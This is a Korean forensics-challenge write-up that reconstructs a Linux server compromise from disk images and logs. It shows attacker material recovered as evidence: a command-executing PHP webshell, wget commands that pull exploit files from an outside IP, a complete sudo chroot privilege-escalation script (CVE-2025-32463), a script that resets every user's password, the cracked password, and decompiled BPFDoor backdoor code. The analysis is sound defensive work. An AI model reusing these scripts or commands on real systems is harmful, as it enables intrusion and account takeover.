302 - Operation Red Penguin

Team Information

Team Name : HSPACE

Team Member : Jinung Lee, Beomjun Park, DoHyeon Kim, Soyoung Cho

Email Address : hspacedigitalforensicslab@gmail.com

Teams must:

- Provide a detailed, step-by-step description of their problem-solving approach to ensure reproducibility by another examiner.
- List all tools used to arrive at their conclusions.

Tools used:

Name:	Detect It Easy	Publisher:	horsicq
Version:	3.10.0.0		
URL:	https://github.com/horsicq/Detect-It-Easy		


Name:	IDA Free	Publisher:	Hex-Rays SA
Version:	9.1		
URL:	https://hex-rays.com/		

Name:	John the Ripper	Publisher:	Solar Designer
Version:	1.9.0		
URL:	http://www.openwall.com/john/		

Step-by-step methodology:


문제 풀이에 앞서, dfchallenge.org에 공지된 문제 해시와 다운로드 받은 문제 해시를 비교함으로써 분석 대상이 동일한 파일임을 증명한다.

[그림 1] dfchallenge.org에 공지된 문제 해시(MD5) 값.



[그림 2] 제공된 문제파일의 해시 정보.

제공받은 이미지 root.dd, lvm1.dd, lvm2.dd 를 모두 [그림 3]과 같이, WSL 의 losetup 을 이용하여, 이미지 파일을 연결하였다.




[그림 3] losetup -P dev/loop* image.dd를 통하여 모두 파티션으로 연결한 모습.

물리적 볼륨 스캔을 통해 [그림 4]와 같이, lvm1.dd와 lvm2.dd 파티션들이 "servervg" 볼륨 그룹(19.99GB)으로 구성되어 있으며, 비활성 상태의 logslv(10GB)와 serverlv(9.99GB) 논리 볼륨이 존재함을 확인했다. 볼륨 그룹 활성화를 통해 /dev/mapper/servervg-logslv와 /dev/mapper/servervg-serverlv 디바이스로 접근 가능하게 되었다. 이로써 각 논리 볼륨을 파일 시스템으로 마운트하였다.


[그림 4] LVM 볼륨 스캔 및 활성화 과정.

마운트 포인트 생성 후 [그림 5]와 같이, mount 명령어를 통해 servervg-logslv를 /mnt/logs에, servervg-serverlv를 /mnt/server에, XFS 파일시스템인 loop0p4를 /mnt/root_fs에 각각 마운트했다. df -h 명령을 통해 마운트 상태를 확인하였다.



[그림 5] 마운트 포인트 생성과 마운트 상태 확인.

각 마운트 된 볼륨의 데이터를 [그림 6]과 같이, 타임스탬프와 권한을 보존하면서 개별적으로 압축했다. 루트 파일시스템도 root_filesystem.tar.gz로 압축하여 원본 디스크 이미지의 모든 데이터를 타임스탬프 정보와 함께 보존된 형태로 추출을 완료했다.



[그림 6] 논리 볼륨별 데이터 압축 작업.

파일 이름	SHA-1
logs_volume.tar.gz	6CBF7FAF9638FAC45B3D1204F07D29C7ADBA3C18
root_filesystem.tar.gz	3F9142E6879A46FC2F2773256B6B8D1E8765EB69
server_volume.tar.gz	8DB40984BAA3AAC754E187E821F2CE912791C7D6

[표 1] 추출된 데이터 해시 정리.


1. 공격자는 언제, 어떤 방법을 통해 시스템을 감염시켰나요?

해당 공격은 웹쉘을 이용한 초기 침입으로 시작되었다. 공격자는 먼저 정찰 단계를 거쳐 시스템 정보를 수집한 후, 사전에 배치된 웹쉘을 통해 실제 공격을 실행했다. 전체 공격 과정은 약 3일에 걸쳐 체계적으로 진행되었다.

피해 서버의 access_log.250717를 분석하던 중, [그림 7]과 같이 admintest.php에서 whoami, ifconfig 등의 실행 명령을 발견하였다.

[그림 7] access_log.250717에서 발견된 whoami와 ifconfig 로그.

admintest.php는 관리자 테스트 패널로, [그림 8]과 같이, 시스템 명령을 실행 시켜주는 도구임을 알 수 있다.



[그림 8] admintest.php.

발견된 admintest.php는 [그림 9]와 같이, GET 파라미터 'execute'와 'code'를 통해 원격에서 시스템 명령을 실행할 수 있는 웹쉘 기능을 구현하고 있다. 코드는 먼저 shell_exec() 함수 존재 여부를 확인한 후 해당 함수로 명령을 실행하고, 함수가 비활성화된 경우 대안으로 system() 함수를 사용하여 명령 실행 결과를 출력한다. 하지만 관리자인지에 대한 검증 코드가 존재하지 않아. 해당 사고의 원인으로 파악된다.

```php
<?php
if (isset($_GET['execute']) && !empty($_GET['code'])) {
    echo '<div class="result-section">';
    echo '<h3>📊 실행 결과:</h3>';
    echo '<div class="result-content">';

    try {
        // 사용자 입력 명령 실행
        $command = trim($_GET['code']);

        // 시스템 명령 실행을 위해 shell_exec 사용
        if (function_exists('shell_exec')) {
            $output = shell_exec($command . ' 2>&1');
        } else {
            // 대안으로 system 함수 사용
            if (function_exists('system')) {
                ob_start();
                system($command . ' 2>&1');
                $output = ob_get_contents();
                ob_end_clean();
            } else {
                $output = null;
            }
        }
```

[그림 9] admintest.php의 취약한 코드.

admintest.php에 접근한 ip는 총 5개의 IP이며, KISA에서 제공하는 whois와, criminalip를 통하여 확인한 정보는 [표 2]와 같이 정리할 수 있다.

IP 정보	국가	소유자	활동 시각(요청횟수) (UTC+0)
13.49.23.224	미국	AmazonTechnologies Inc.	2025-7-21 09:47:09 ~ 2025-07-21 11:11:47 (21)
222.99.52.250	대한민국	주식회사 케이티	2025-07-18 08:41:10 ~ 2025-07-21 05:20:55 (28)
3.39.243.195	미국	Amazon Technologies Inc.	2025-07-21 04:18:08 (1)
43.203.147.209	대한민국	Amazon Technologies Inc.	2025-07-21 05:21:00 (1)
52.79.241.143	미국	Amazon Technologies Inc.	2025-07-21 05:36:04 (1)

[표 2] admintest.php에 접근한 IP 목록 정리.

이 중 222.99.52.250는 회사 소유의 도메인이 아닌, 일반 회선 사용자임을 알 수 있다. 이를 인지하여, mylocation을 통하여 대략적인 위치를 확인할 수 있었다. 이 결과 [그림 10]과 같이, 성남시 분당구 삼평동 670 (유스페이스1) 건물로 확인할 수 있으며, 이는 공격자 IP가 아닌 관리자 IP에 가까움을 시사한다.

[그림 10] mylocation을 이용한 222.99.52.250의 검색 결과.

공격자는 [표 3]과 같이, 초기 정찰 단계에서 whoami, ifconfig, ip a 명령을 통해 시스템 정보를 수집한 후, 외부 서버에서 3개의 악성 파일(exa.sh, woot1337.so.2, p.sh)을 다운로드하여 /tmp 디렉토리에 배치했다. 이후 약 1시간에 걸쳐 exa.sh 스크립트 실행을 4차례 시도했으며, 처음 3회는 504 타임아웃으로 실패했으나 2025-07-21 11:08:58에 HTTP 200 응답과 함께 실행에 성공했다.

	시간	명령	응답
1	2025-07-21 09:47:09	-	200
2	2025-07-21 09:47:09	-	404
3	2025-07-21 09:47:47	whoami	200
4	2025-07-21 09:48:44	ifconfig	200
5	2025-07-21 09:49:57	Ip a	200
6	2025-07-21 10:01:22	wget http://13.49.23.224/CVE-2025-32463/exa.sh -P /tmp && chmod +x /tmp/exa.sh	200
7	2025-07-21 10:01:42	-	200
8	2025-07-21 10:02:02	wget http://13.49.23.224/CVE-2025-32463/woot1337.so.2 -P /tmp	200
9	2025-07-21 10:02:30	wget http://13.49.23.224/p.sh -P /tmp && chmod +x /tmp/p.sh	200
10	2025-07-21 10:02:44	ls -al /tmp	200
11	2025-07-21 10:03:11	/tmp/exa.sh	504
12	2025-07-21 10:24:38	-	200
13	2025-07-21 10:24:39	-	404

14	2025-07-21 10:24:55	ls -al /tmp	200
15	2025-07-21 10:25:35	/tmp/exa.sh	504
16	2025-07-21 10:41:28	-	200
17	2025-07-21 10:41:57	/tmp/exa.sh	504
18	2025-07-21 11:08:43	-	200
19	2025-07-21 11:08:58	/tmp/exa.sh	200
20	2025-07-21 11:11:32	-	200
21	2025-07-21 11:11:47	/tmp/exa.sh	504

[표 3] 웹쉘을 통한 단계별 서버 침해 공격 타임라인.

이러한 이유로 초기 침입 시기 및 방법은 [표 4]와 같이 정리할 수 있다.

침입 시기	2025년 7월 21일 09:47:09
침입 방법	Gnuboard 관리자 테스트 페이지(/adm/admintest.php)의 원격 코드 실행 취약점 악용

[표 4] 초기 침입 시기 및 방법 정리.


2. 공격자가 관리자 권한을 획득한 방법은 무엇인가요?

앞서 분석한 웹로그와 같이, 공격자는 웹쉘을 통해 권한 상승에 필요한 도구들을 단계적으로 다운로드했으며, 이는 [표 5]와 같이 정리할 수 있다.

시간	파일 이름	다운로드 커맨드
2025-07-21 10:01:22	exa.sh	wget http://13.49.23.224/CVE-2025-32463/exa.sh -P /tmp && chmod +x /tmp/exa.sh
2025-07-21 10:02:02	woot1337.so.2	wget http://13.49.23.224/CVE-2025-32463/woot1337.so.2 -P /tmp

[표 5] 권한상승을 위해 사용된 파일 정리.

공격자는 CVE-2025-32463 디렉토리에서 exa.sh 스크립트와 woot1337.so.2 라이브러리를 다운로드했다. 모든 파일이 /tmp 디렉토리에 저장되어 시스템 재부팅 시 자동 삭제되도록 했다.



[그림 11] exa.sh를 wget으로 다운로드하는 Sysmon 로그.

해당 Sysmon 로그를 분석하면 [표 6]과 같이 정리할 수 있다. 이는 apache 사용자 권한으로 wget 명령이 실행되어 공격자의 서버에서 권한 상승 도구를 가져왔다. 현재 디렉토리가 웹 애플리케이션 관리자 폴더로 설정되어 있어 웹쉘을 통한 실행임을 확인할 수 있다.

구성요소	데이터
CommandLine	wget http://13.49.23.224/CVE-2025-32463/exa.sh -P /tmp
CurrentDirector	/server/gnuboard/adm
User	apache
UtcTime	2025-07-21 10:01:23.004

[표 6] exa.sh 다운로드 Sysmon 로그 정리.

exa.sh는 NSS(Name Service Switch) 라이브러리 후킹을 통한 권한 상승 공격 도구다. 임시 디렉토리에 가짜 환경을 구성한 후 nsswitch.conf 파일을 조작하여 passwd 조회 시 악성 라이브러리(/tmp/woot1337.so.2)가 로드되도록 설정한다. sudo 명령 실행 시 조작된 NSS 설정으로 인해 악성 라이브러리가 호출되어 권한 검증 우회나 임의 코드 실행이 가능해지며, 공격 완료 후 증거 인멸을 위해 임시 파일들을 자동 삭제한다.

```
#!/bin/bash

STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd "${STAGE?}" || exit 1

mkdir -p woot/etc libnss_
cat > woot/etc/nsswitch.conf <<EOF
passwd: /woot1337
EOF
cp /etc/group woot/etc/

cp /tmp/woot1337.so.2 libnss_/woot1337.so.2

if [ $# -gt 0 ]; then
    export W00T_CMD="$*"
else
    export W00T_CMD=""
fi

echo "woot!"
sudo -R woot woot

rm -rf "${STAGE?}"
```

[코드 1] exa.sh 스크립트.

exa.sh의 실행을 위한 권한 부여 과정 또한 [그림 12]와 같이, Sysmon 로그를 통해 확인할 수 있다. 또한 위와 같이, 웹쉘로 실행했기 때문에, 권한이 apache 권한인 것을 알 수 있다.

[그림 12] chmod +x /tmp/exa.sh를 통해 exa.sh에게 실행 권한을 부여하는 Sysmon 로그.

이 후 웹쉘을 통해 권한 상승 스크립트 실행이 여러 차례 시도 하였으며, 이는 [표 7]과 같다. 처음 3번의 시도는 HTTP 504 타임아웃으로 실패했지만, 네 번째 시도에서 HTTP 200 응답을 받아 성공했다.

시간	명령	응답
2025-07-21 10:03:11	/tmp/exa.sh	504
2025-07-21 10:25:35	/tmp/exa.sh	504
2025-07-21 10:41:57	/tmp/exa.sh	504
2025-07-21 11:08:58	/tmp/exa.sh	200
2025-07-21 11:11:47	/tmp/exa.sh	504

[표 7] exa.sh 실행 시간 및 응답코드 정리.

답: NSS (Name Service Switch) 라이브러리 하이재킹을 통한 sudo 권한 상승 (CVE-2025-32463)

3. 공격자가 변경한 시스템 계정 비밀번호는 무엇인가요?

exa.sh가 성공적으로 실행된 이후, [그림 13]과 같이 ex2-user와, root계정에 대한 비밀번호 재설정 로그를 sysmon에서 확인할 수 있었다. 이를 정리하면 [표 8]과 같다.

[그림 13] Sysmon 로그에서 발견된 비밀번호 변경 흔적.

시간	명령 / 로그	
2025-07-21 11:08:58	/tmp/exa.sh	Sysmon (실행로그)
2025-07-21 11:12:05	passwd ec2-user	Sysmon (실행로그)
2025-07-21 11:12:34	pam_unix(passwd:chauthtok): password changed for ec2-user	Secure (변경로그)
2025-07-21 11:13:51	passwd root	Sysmon (실행로그)
2025-07-21 11:13:59	pam_unix(passwd:chauthtok): password changed for root	Secure (변경로그)

[표 8] exa.sh 실행 시각과 계정 비밀번호 변경 시각.

공격자는 [표 3] 의 9번 내용에서 확인 할 수 있듯이 "wget http://13.49.23.224/p.sh -P /tmp && chmod +x /tmp/p.sh" 을 통해 p.sh를 저장했다. p.sh 스크립트를 통해, 비밀번호를 변경하고자 하였으며 분석결과 p.sh에서 공격자가 사용하는 비밀번호를 획득할 수 있었다. p.sh는 [코드 2]와 같으며, 공격자는 sksmsWkddlek(나는짱이다)를 비밀번호로 사용하려고 했다는 것을 시사한다.

```
#!/bin/bash
p="sksmsWkddlek"
s=("/bin/bash" "/bin/sh" "/bin/zsh")
t="/tmp/.$(head /dev/urandom | tr -dc a-z0-9 | head -c 8)"
for z in "${s[@]}"; do
    awk -F: -v s="$z" '$7==s{print $1}' /etc/passwd
done | sort | uniq > "$t"
```

```
while read -r u; do
    echo "$u:$p" | chpasswd >/dev/null 2>&1
done < "$t"
rm -f "$t"
```

[코드 2] p.sh 스크립트.

검증은 다음과 같이 진행하였다. unshadow를 이용하여, passwd와 shadow에 대한 정보를 John the Ripper를 이용할 수 있는 형태로 가공한다.

```
dlwls@WIN-I2GI144N1I2:/mnt/c/Users/dlwls/Desktop/passwd_recovery$ unshadow passwd shadow
root:$6$rounds=100000$ZHRGcY.lemiWo979$KOKkePfM59DI404j60En3clqH8ZkQE4Q2aSbV3/UfnjhitModv
bin:*:1:1:bin:/bin:/sbin/nologin
daemon:*:2:2:daemon:/sbin:/sbin/nologin
adm:*:3:4:adm:/var/adm:/sbin/nologin
lp:*:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:*:5:0:sync:/sbin:/bin/sync
shutdown:*:6:0:shutdown:/sbin:/sbin/shutdown
halt:*:7:0:halt:/sbin:/sbin/halt
mail:*:8:12:mail:/var/spool/mail:/sbin/nologin
operator:*:11:0:operator:/root:/sbin/nologin
games:*:12:100:games:/usr/games:/sbin/nologin
ftp:$6$rounds=100000$swclhFks2SpMX2xp$QJaySUWuwx2AjJcTAUbTDJ2sl1hSHXzRD.X0SHI8rI7Ge87dfj0
sbin/nologin
```

[그림 14] unshadow로 passwd와 shadow의 정보를 합친 모습.

이 후 passlist.txt에 sksmsWkddlek 문자열과 함께 저정한 후, John the Ripper를 통해 비밀번호 복호화를 시도하면, [그림 15]와 같이 비밀번호를 sksmsWkddlek라는 것을 알 수 있다.

```
dlwls@WIN-I2GI144N1I2:/mnt/c/Users/dlwls/Desktop/passwd_recovery$ john --wordlist=passlist.txt recovery.txt
Loaded 3 password hashes with 3 different salts (crypt, generic crypt(3) [?/64])
Will run 22 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sksmsWkddlek     (root)
sksmsWkddlek     (ec2-user)
2g 0:00:00:00 100% 15.38g/s 7.692p/s 23.07c/s 23.07C/s sksmsWkddlek
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

[그림 15] John the Ripper 결과.

답: sksmsWkddlek

4. 공격자가 공격에 활용한 악성 도구를 모두 나열하세요.

해당 공격에서 사용자는, 다양한 도구를 이용하여 시스템을 해킹하고 주변 네트워크에 대한 추가적인 공격을 진행했다. 본 절에서는 공격자가 설치한 권한 상승 도구, 시스템 관리 및 비밀버호 변경 도구, 백도어 및 지속 유지 도구, 정찰 및 후속 공격 도구로 나누어 서술한다. 마지막으로 타임라인을 정리하며, 전체적인 공격을 정리한다.

4.1 권한 상승 도구

공격자는 exa.sh와 woot1337.so.2를 이용하여, 권한 상승을 시도했다. 이를 정리하면 [표 9]와 같이 정리할 수 있다. 해당 도구에 대한 설명은 [목차 2]에서 설명했기에 본 절에서는 마치도록 한다.

exa.sh	
파일 이름	exa.sh
경로	/tmp/exa.sh
기능	NSS 라이브러리 하이재킹을 통한 sudo 우회
SHA-1	2CF8665D0E0C772CB9682EBA202FFAEA7E4263BE
woot1337.so.2	
파일 이름	woot1337.so.2
경로	/tmp/woot1337.so.2
기능	exa.sh와 연동하여 NSS 라이브러리 하이재킹 수행
SHA-1	506C682C54AA3B631206ECE89CE383C27F650567

[표 9] 권한 상승에 사용된 도구 정리.

4.2 시스템 관리 및 비밀번호 변경 도구

공격자는 p.sh를 통해, 시스템 및 사용자의 모든 계정의 비밀번호를 sksmsWkddlek로 변경하고자 시도하였다. 해당 파일의 정보는 [표 10]와 같이 정리할 수 있다. 해당 도구에 대한 설명은 [목차 3]에서 설명했기에 본 절에서는 마치도록 한다.

p.sh	
파일 이름	p.sh
경로	/tmp/p.sh
기능	시스템 계정들의 비밀번호 자동 변경
SHA-1	95EC7178221201750121O9FC25A36438129563A3

[표 10] 시스템 관리 및 비밀번호 변경 도구 정리.

4.3 백도어 및 지속성 유지 도구

ka 파일은 BPF(Berkeley Packet Filter) 기반의 백도어이다. 매직패킷을 통한 인증 시스템과 RC4 암호화 통신을 사용하여 원격에서 시스템을 제어할 수 있는 기능을 제공한다. kk 파일은 백그라운드에서 동작하는 키로거 악성코드로 사용자의 키보드 입력을 몰래 수집한다. 이는 [표 11]과 같이 정리할 수 있다.

ka	
파일 이름	ka
경로	/bin/.system/.../.../ka
기능	BPF door이며, 매직패킷 기반 인증, RC4 암호화 통신을 통해 시스템 제어
SHA-1	DA1A7D26DF3ADF055372585E39CBF619D4A5F5F3
kk	
파일 이름	kk
경로	/bin/.system/.../.../kk
기능	백그라운드로 작동하는 키로거(Keylogger) 악성코드
SHA-1	674EDFCF733A531EE5A162211F9C0A923ECF06BB

[표 11] 백도어 및 지속성 도구 정리.

4.3.1 ka

ka는 네트워크 레벨에서 동작하여 탐지를 회피하며, 매직패킷 기반 인증과 RC4 암호화 통신을 통해 은밀하게 시스템을 제어하는 BPF door 계열의 백도어 악성코드이다. 해당 악성코드에서는, [그림 16]과 같이, 'fridaythe13th'를 기본 패스워드로 사용해, 매직패스 인증에 사용하고 src[0]~src[9]에서 랜덤으로 선택하여 프로세스의 이름을 은폐하고 있다.

```
strcpy(v8, "fridaythe13th");                    // 기본 패스워드 "fridaythe13th" 설정 - 매직패킷 인증에 사용
src[0] = "/sbin/udevd -d";                      // 프로세스 이름 위장을 위한 가짜 프로세스 이름 목록
src[1] = "/sbin/mingetty /dev/tty7";
src[2] = "/usr/sbin/console-kit-daemon --no-daemon";
src[3] = "hald-addon-acpi: listening on acpi kernel interface /proc/acpi/event";
src[4] = "dbus-daemon --system";
src[5] = "hald-runner";
src[6] = "pickup -l -t fifo -u";
src[7] = "avahi-daemon: chroot helper";
src[8] = "/sbin/auditd -n";
src[9] = "/usr/lib/systemd/systemd-journald";
```

[그림 16] ka의 매직패킷의 비밀번호와 랜덤 패스.

또한, [그림 17]과 같이, 자신을 /dev/shm/tempflush로 복사하여 --init 모드로 실행하도록 한다.

```
if ( argc == 1 )
{                                               // 재설치 루틴: 자기 자신을 /dev/shm/tempflush로 복사하여 --init 모드로 재실행
  if ( !to_open((__int64)*argv, (__int64)"tempflush") )
    _exit(0);
  _exit(-1);
}
```

[그림 17] 재설치 루틴.

악성코드의 실행과정은 아래와 같으며 실행을 위한, BPF 구성은 [그림 18]과 같이, 함수 초기화 부분에서 BPF 필터 규칙을 설정한다.

```
v149 = 0LL;
v14 = 40;                               // BPF_LD | BPF_H | BPF_ABS (패킷 헤더 로드)
v15 = 0;
v16 = 0;
v17 = 12;
v18 = 21;                               // BPF_JMP | BPF_JEQ | BPF_K (조건부 점프)
v19 = 0;
v20 = 27;
v21 = 2048;                             // 0x0800 (IP 프로토콜)
```

[그림 18] BPF 구성 중 일부.

BPF구성 이후에는 IP 프로토콜을 대상으로 [그림 19]와 같이, Raw 소켓을 생성한다. AF_PACKET 소켓 패밀리와 SOCK_RAW 타입을 사용하여 모든 네트워크 패킷에 직접 접근할 수 있다. SO_ATTACH_FILTER 옵션으로 BPF(Berkeley Packet Filter)를 소켓에 연결하여 특정 조건의 패킷만 필터링한다.

```
v0 = htons(0x800u);                     // IP 프로토콜 (0x0800)
result = socket(17, 3, v0);             // AF_PACKET, SOCK_RAW 소켓 생성
fd = result;
if ( result > 0 )
{
  result = setsockopt(fd, 1, 26, &optval, 0x10u);// SO_ATTACH_FILTER로 BPF 필터 연결
```

[그림 19] BPFDoor 네트워크 소켓 초기화 코드.

패킷 처리 로직은 무한 루프를 통해 [그림 20]과 같이, 네트워크 패킷을 지속적으로 수신하고 버퍼를 초기화한다. recvfrom() 함수로 최대 512바이트(0x200) 크기의 패킷을 받아온 후 IP 헤더의 포인터를 설정한다. IP 헤더 길이가 최소 20바이트 이상인지 검증하여 유효한 IP 패킷만 처리한다.

```
while ( 1 )
{
  do
  {
    memset(s, 0, 0x200uLL);
    v147 = 0;
    v146 = recvfrom(fd, s, 0x200uLL, 0, 0LL, 0LL);// 패킷 수신
    v145 = &v137;                       // IP 헤더 포인터
    v144 = 4 * (v137 & 0xF);            // IP 헤더 길이 계산
  }
  while ( v144 <= 19 );                 // 최소 IP 헤더 크기 검증
```

[그림 19] BPFDoor 패킷 수신 및 IP 헤더 검증 루프.

이후, IP 헤더의 프로토콜 필드를 확인하여 [그림 21]과 같이, UDP(17), ICMP(1), TCP(6) 프로토콜을 구분한다. 각 프로토콜별로 헤더 크기를 계산하고 데이터 영역의 시작 포인터를 설정한다. TCP의 경우 가변 길이 헤더를 고려하여 헤더 길이 필드에서 실제 크기를 추출한 후 데이터 시작점을 정확히 계산한다.

```
  v146 = recvfrom(fd, s, 0x200uLL, 0, 0LL, 0LL);// 패킷 수신
  v145 = &v137;                                 // IP 헤더 포인터
  v144 = 4 * (v137 & 0xF);                      // IP 헤더 길이 계산
}
while ( v144 <= 19 );
v2 = (unsigned __int8)v145[9];                  // IP 헤더의 프로토콜 필드
if ( v2 == 17 )                                 // UDP 프로토콜
{
  v143 = v145 + 20;                             // UDP 헤더 시작
  v151 = v145 + 28;                             // UDP 데이터 시작
}
else if ( (unsigned __int8)v145[9] <= 0x11u )
{
  if ( v2 == 1 )                                // ICMP 프로토콜
  {
    v149 = v145 + 20;                           // ICMP 헤더 시작
    v151 = v145 + 28;                           // ICMP 데이터 시작
  }
  else if ( v2 == 6 )                           // TCP 프로토콜
  {
    v142 = &s[v144 + 14];                       // TCP 헤더 시작
